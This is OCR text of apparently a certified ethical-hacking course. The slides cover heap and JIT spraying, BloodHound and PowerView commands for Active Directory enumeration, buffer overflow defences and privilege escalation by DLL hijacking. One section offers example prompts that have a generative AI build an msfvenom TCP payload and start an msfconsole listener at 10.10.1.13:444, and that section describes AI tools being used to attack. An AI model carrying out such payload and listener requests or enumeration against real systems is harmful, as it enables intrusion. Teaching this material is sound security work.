
Steps involved in heap spraying attack

- Vulnerability identification
- Filling the heap space
- Overwriting pointers to heap
- Malicious code execution




Bypassing ASLR and DEP Security Mechanisms: JIT Spraying

- Attackers use JIT (Just-In-Time) spraying technique to **execute arbitrary code** on a victim's system by exploiting vulnerabilities in the **JIT compilation feature** in many modern web browsers
- The attacker crafts specially designed JavaScript code containing **malicious payload** and forces the target browser to execute the JavaScript code




Creating Payload using ShellGPT

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as
  - *"Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"*



Using msfconsole Listener using ShellGPT

- An attacker can also leverage ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as
  - **"Use msfconsole to start a listener with lhost=10.10.1.13 and lport=444"**




Domain Mapping and Exploitation with Bloodhound

- Active Directory (AD) domain mapping provides the overall architecture of an **AD domain's structure** present in an organization in a GUI format

Bloodhound

- Attackers attempt to identify a **complex attack path** in the target organization's AD environment using tools such as Bloodhound and Docusnap
- Bloodhound uses **graph theory** to reveal the hidden and often unintended relationships within an AD environment



Post AD Enumeration using PowerView

- Attackers perform Active Directory (AD) enumeration to extract sensitive information such as **users**, **groups**, **domains**, and other resources from the target AD environment
- Attackers enumerate AD using PowerShell tools such as PowerView

Enumerating Domain Users


Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain users
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess Invoke-EnumerateLocalAdmin	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run


Enumerating Domains

Command	Description
Get-ADDomain Get-NetDomain	Retrieves information related to the current domain including its domain controllers
Get-DomainSID	Retrieves the SID of the current domain

Enumerating Domain Policy


Command	Description
Get-DomainPolicy	Retrieves the policy used by the current domain
(Get-DomainPolicy)."SystemAccess"	Retrieves information related to the policy configurations of the domain's system access
(Get-DomainPolicy)."kerberospolicy"	Retrieves information related to the domain's Kerberos policy






Post AD Enumeration using PowerView (Cont'd)


Enumerating Domain Computers



Enumerating Access-Control Lists (ACLs)




Enumerating Domain Groups



Buffer Overflow Detection Tools

OllyDbg | OllyDbg dynamically **traces stack frames** and program execution, and it logs arguments of known functions



https://www.ollydbg.de

Veracode
https://www.veracode.com

Flawfinder
https://dwheeler.com

Kiuwan
https://www.kiuwan.com

Splint
https://github.com

Valgrind
https://valgrind.org

Defending against Buffer Overflows

1. Develop programs by following **secure coding practices** and guidelines
2. Validate arguments and **minimize code** that requires root privileges
3. Perform **code review** at the source-code level by using static and dynamic code analyzers
4. Allow the compiler to **add bounds** to all the buffers
5. Implement **automatic bounds checking**
6. Always protect the **return pointer** on the stack
7. Never allow the execution of code outside the code space
8. **Regularly patch** applications and OSes
9. Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
10. Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced
11. Use **safe versions of functions** that limit the number of characters copied to a buffer
12. Use mechanisms to enforce strict **memory access controls**

Objective 02


Use Different Privilege Escalation Techniques to Gain Administrative Privileges

Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms


Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing




Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
- Attackers use tools such as **Spartacus** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system



Spartacus




Privilege Escalation by Exploiting Vulnerabilities

Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**

Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**

Attackers using these exploits can access **privileged user accounts** and credentials

